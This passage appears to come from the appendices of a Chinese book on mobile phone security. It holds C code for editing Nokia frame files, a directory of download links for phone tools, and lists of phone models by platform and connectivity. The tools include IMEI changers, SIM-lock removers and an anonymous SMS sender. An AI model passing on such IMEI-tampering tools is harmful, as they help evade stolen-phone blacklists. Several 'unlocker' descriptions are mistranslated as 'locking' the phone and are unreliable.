}
if( args == 2 )
{
printmsg("Reading frame file.");
readfilebin(argv[nextarg]);
if( (framedata[FRAMENUMBER] == 1) || (framedata[FRAMENUMBER] == 4) )
{
printmsg( "Printing menu list:" );
outputmenudata();
}
else
if( (framedata[FRAMENUMBER] == 2) || (framedata[FRAMENUMBER] == 3) )
{
printmsg("Printing phonebook entries:");
outputpbdata();
}
else
{
fprintf( stderr, "%s: Only frames #1, #2, #3 or #4 are supported.\n",
progname );
exit( 100 );
}
printmsg("Done.");
}
else
if( (args >= 3) && (args <= 5) )
{
printmsg("Reading frame file.");
readfilebin(argv[nextarg]);
if( (framedata[FRAMENUMBER] == 1) || (framedata[FRAMENUMBER] == 4) )
{
if( *(UINT*) argv[nextarg+1] == *(UINT*) "-b" )
{
if( argv[nextarg+1][2] == 'r' )
{
printmsg("Checking frame graphics data.");
checkframegraphic();
printmsg("Loading bitmap file.");
readbitmap(argv[nextarg+2]);
```

```
printmsg("Storing bitmap to frame.");
copybmp2frame();
nextarg += 3;
}
else
if( (argv[nextarg+1][2] == 'w') && (nextarg+3 == argc) )
{
dontsave = 1;
printmsg("Checking frame graphics data.");
checkframegraphic();
printmsg("Creating bitmap from frame.");
copyframe2bmp();
printmsg("Saving bitmapfile.");
writebitmap(argv[nextarg+2]);
nextarg += 3;
}
else
{
usage();
exit( 103 );
}
}
else
if( args <= 4 )
{
printmsg("Setting menus from file to frame.");
parsemenufile(argv[nextarg+1]);
nextarg += 2;
}
else
{
usage();
exit( 102 );
}
}
else
if( (framedata[FRAMENUMBER] == 2) || (framedata[FRAMENUMBER] == 3) )
{
printmsg("Storing phonebook entries from file to frame.");
```

```
parsepbdata(argv[nextarg+1]);
nextarg += 2;
}
else
{
fprintf( stderr, "%s: Only frames #1, #2, #3 or #4 are
supported.\n", progname );
exit( 101 );
}
if( !dontsave )
{
if( nextarg < argc )
{
printmsg("Saving frame data to new file.");
writefilebin(argv[nextarg]);
}
else
{
printmsg("Saving frame data to original file.");
writefilebin(argv[framearg]);
}
}
printmsg("Done.");
}
else
usage();
free(bitmap);
free(framedata);
}
```

D.2.8 诺基亚

程序名：SMS Send

特征：允许诺基亚用户通过 GPRS 网络向任意其他手机发送 SMS 文本信息，减少发短信费用。

URL: http://codedata.box.sk/mobile.box.sk/smssend.zip

程序名：Punk SMS

特征：允许用户匿名发送 SMS 文本信息到其他手机用户。

URL: http://www.punksms.com/

程序名：Nokia All Phones All Versions
特征：显示所有诺基亚手机的版本细节。
URL: http://codedata.box.sk/mobile.box.sk/rylanav3.zip

程序名：Alabaster
特征：计算不同诺基亚手机信息并执行搜索。
URL: http://www.packetstormsecurity.org/cellular_telephony/nokia/Nfree13A3.zip

程序名：IMEI Changer
特征：允许诺基亚手机用户更改 IMEI 号。
URL: http://jstic.com/Newsgroup/Nokia/n-imei5161.zip

程序名：Easy IMEI Changer
特征：同上一工具。
URL: http://jstic.com/Newsgroup/Nokia/nokeasyimei1.zip

程序名：Unlocking SIM Card Locks Tutorial
特征：用 WinLock 工具破解诺基亚 SIM 卡锁的指南。
URL: http://digilander.libero.it/traumfabrik/nokia/zip/programmi/Wl_user2(1.10).zip

程序名：Nokia Tool
特征：探测工具。
URL: http://jstic.com/Newsgroup/Nokia/nokiatool.zip

程序名：Infrared Remote Control
特征：允许使用诺基亚手机的红外控制许多的设备。
URL: http://codedata.box.sk/mobile.box.sk/Psiloc_irRemoteFull.zip

D.2.9 松下

程序名：New Panasonic Unlocker
特征：允许松下手机用户锁定手机。
URL: http://www.jstic.com/Newsgroup/Panasonic/New_Panasonic.zip

程序名：Panasonic Info
特征：允许松下用户探测手机信息。
URL: http://www.jstic.com/Newsgroup/Panasonic/PanaInfo.zip

程序名：Panasonic IMEI Changer

特征：允许松下手机用户更改 IMEI 号。

URL: http://www.jstic.com/Newsgroup/Panasonic/PanasonicGD90ImeiChange-Version00.7andSpUnlock.zip

D.2.10 菲利浦

程序名：Philips Unlocker

特征：允许菲利浦手机用户锁定手机。

URL: http://www.jstic.com/Newsgroup/Philips/Savvys.zip

D.2.11 萨基姆

程序名：All Sagem Unlocker

特征：允许萨基姆手机用户锁定手机。

URL: http://codedata.box.sk/mobile.box.sk/rylas106.zip

程序名：Sagem Unlocker

特征：允许萨基姆手机用户锁定手机。

URL: http://www.jstic.com/Newsgroup/Sagem/Sagem8xx.zip

程序名：Sagem Phone Reader

特征：允许萨基姆用户通过计算机和连接线阅读手机数据。

URL: http://www.jstic.com/Newsgroup/Sagem/sagem_read.exe

程序名：Sagem SIM Lock Calculator

特征：允许萨基姆手机用户计算 SIM 锁号码。

URL: http://www.jstic.com/Newsgroup/Sagem/sgmslck.zip

D.2.12 三星

程序名：Samsung Unlocker

特征：允许三星手机用户锁定手机。

URL: http://www.jstic.com/Newsgroup/Samsung/Sgh60w.zip

程序名：Samsung IMEI Changer

特征：允许三星手机用户更改 IMEI 号。

URL: http://www.jstic.com/Newsgroup/Samsung/samsungimei.zip

D.2.13 安全性

程序名：IMEI Number Analysis

特征：分析 IMEI 号并显示重要细节。

URL: http://www.numberingplans.com/index.php?goto=imei

D.2.14 西门子

程序名：Siemens Unlocker
特征：允许西门子手机用户锁定手机。
URL: http://www.jstic.com/Newsgroup/Siemens/C25-.zip

程序名：Siemens Tool
特征：允许探测西门子手机。
URL: http://www.jstic.com/Newsgroup/Siemens/C25_tool.zip

D.2.15 索尼爱立信

程序名：New Ericsson Simlock Remover
特征：从索尼爱立信手机移除 SIM 锁。
URL: http://www.jstic.com/Newsgroup/Ericsson/NewEricssonSIMLOCKRemover.zip

程序名：Easy Text
特征：允许索尼爱立信手机从 Windows 访问手机电话本和其他数据。
URL: http://www.jstic.com/Newsgroup/Ericsson/easytext.zip

附录 E 移动电话平台

最流行的移动电话设备及其操作平台如下：

Symbian OS v6.0

Nokia 9290 Communicator

Symbian OS v6.1

FOMA D901i

FOMA D901iS

FOMA F2051（已废止）

FOMA F2102V（已废止）

FOMA F700i

FOMA F880iES

FOMA F900i

FOMA F900iC

FOMA F900iT

FOMA F901iC

FOMA F901iS

Nokia 3600 （S60 平台）

Nokia 3620 （S60 平台）

Nokia 3650 （S60 平台）

Nokia 3660 （S60 平台）

Nokia N-Gage （S60 平台）

Nokia N-Gage QD（S60 平台）

Sendo X（S60 平台）

Sendo X2（S60 平台）

Siemens SX1 （S60 平台）

Symbian OS v7.0

BenQ P30 (UIQ 2.1)

FOMA M1000 (UIQ 2.1)

Motorola A920 (UIQ 2.0)

Motorola A925 (UIQ 2.0)

Motorola A1000 (UIQ 2.1)

Nokia 3230（S60 平台）
Nokia 6260（S60 平台）
Nokia 6600（S60 平台）
Nokia 6620（S60 平台）
Nokia 6670（S60 平台）
Nokia 7610（S60 平台）
Nokia 7710（S90 平台）
Nokia 9300（S80/40 平台）
Nokia 9500（S80/40 平台）
Panasonic X700（S60 平台）
Panasonic X800（S60 平台）
Sony Ericsson P800 （已废止）(UIQ 2.0)
Sony Ericsson P900 (UIQ 2.0)
Sony Ericsson P910 (UIQ 2.0)

Symbian OS v8.0
Lenovo P930（S60 平台）
Nokia 6630（S60 平台）
Nokia 6680 （S60 平台）
Nokia 6681（S60 平台）
Nokia 6682（S60 平台）

Symbian OS v8.1
Nokia N70（S60 平台）
Nokia N90 （S60 平台）

Symbian OS v9.1
Audiovox SMT 5600
Nokia N91 （S60 平台）

Windows Mobile
dopod 515（中国移动）
dopod 535（中国移动）
dopod 565 （中国移动）
HP iPAQ rw6100
i-Mate Smartphone2
i-Mate SP3
i-Mate SP3i
Mio 8380

Mio 8390
Motorola MPx200
Motorola MPx220
O2 Xphone
O2 Xphone II
Qtek 8080
Sagem myS-7
Samsung SCH-i600
SDA Music Smartphone (T-Mobile)
SDA Smartphone (T-Mobile)
SP-i600 Smartphone
SPV C500 (Orange)
TSM520
Voq Professional Phone

附录 F　蓝牙移动电话

最流行的蓝牙移动电话如下：

Nokia

3600

3620

3650

3660

610 Car Kit Phone

6230

6310i

6600

6650

6810

6820

7600

7650

810 Car Phone

8910i

N-Gage

N-Gage QD

Matsushita

X70

Motorola

A630

A760

E398

E680

MPx

RAZR V3

V500

V600

V880

Palm

Palm Treo 650 Smartphone

Siemens

S65

Sony Ericsson

P80x

P90x

P910a

K700

Remote Control Car

S700

T610

T616

T618

V800

Z600

Z1010

附录 G　红外移动电话

最流行的红外移动手机如下：

Ericsson

A1018s

A2618s

A310s

CF638

CF688

CF788

MC12

R320s

R380s

S580s

SH888

T10s

T18s

T28s

Nokia

3200

3320

3360

3650

3660

5100

5140

6100

6110

6150

6210

6220

6230

6250

6310
6310i
6340
6340i
6360
6370
6385
6510
6590
6600
6610
6650
6800
6810
6820
7110
7160
7190
7200
7210
7250
7250i
7650
8210
8290
8310
8390
8810
8850
8890
8890i
8910
9000i
9110
9210

Mitsubishi
FOMA D900i
FOMA D901i

FOMA D901iS
Mova D253i
Mova D504i
Mova D505i
Mova D505iS
Mova D506i

Motorola
6610
i95cl
L7082
L7089
MPx200
P250
P1088
P7389
P7389E
T722i

NEC
515
SO505iS

NTT DoCoMo
505iS

Samsung
E105
E715
SGH-A100
SGH-A110
SGH-E100
SGH X400
SPH A520
T100E

Sharp
FOMA SH700i
FOMA SH900i

FOMA SH901iC
FOMA SH901iS
GX10
GX10i
GX20

Siemens
K45
S25
S35
S40
S46
S55
S66 Camera Phone
SL42
SL45
SL45i
XSX56

Sony Ericsson
CDMA A1402S
Mova SO504i
Mova SO505i
Mova SO505iS
Mova SO506i
Mova SO506iC
Mova SO506iS
T68i
T68M
T69
T610
T616

附录 H　GPRS 移动电话

最流行的 GPRS 移动电话如下：

Ericsson

GM47

GM48

Nokia

3510

3590

3650

5100

6100

6310

6310i

6510

6590

6610

6800

7210

7250

7250i

8310

8390

8910

8910i

D211

Mitsubishi

Trium Eclipse

Trium Geo

Trium Mondo

Trium Odyssey

Motorola

A388

A388c

Accompli 008

Accompli 009

C332

C350

G18

P7382i

T260

T280

T720i

T725

Talkabout 192

Timeport P7389i

v60i

v66i

v70

v600

NEC

DB7000

N21i

515

Philips

Fisio 620

Fisio 625

Fisio 820

Fisio 825

Fisio 826

RIM

BlackBerry 5810

BlackBerry 5820

BlackBerry 6510

BlackBerry 6710

RIM 1802G

RIM 1902G

Sagem

M0130

M0170

M0190

MC850

MW950

MW959

MWX1

MY-X3

MY-X5

MY 3052

OT130

OT190

WA 3050

Samsung

SGH-Q100

SGH-Q105

SGH-Q200

SGH-S100

SGH-V200

Sendo

Z100

Sharp

GX1

GX10

Siemens

AC35

C55

M50

MC35T

ME45

S45

S45i

S55

SX45

Sony Ericsson

P800

R520m

T61u

T65

T68

T200

T300 Multimedia

Z700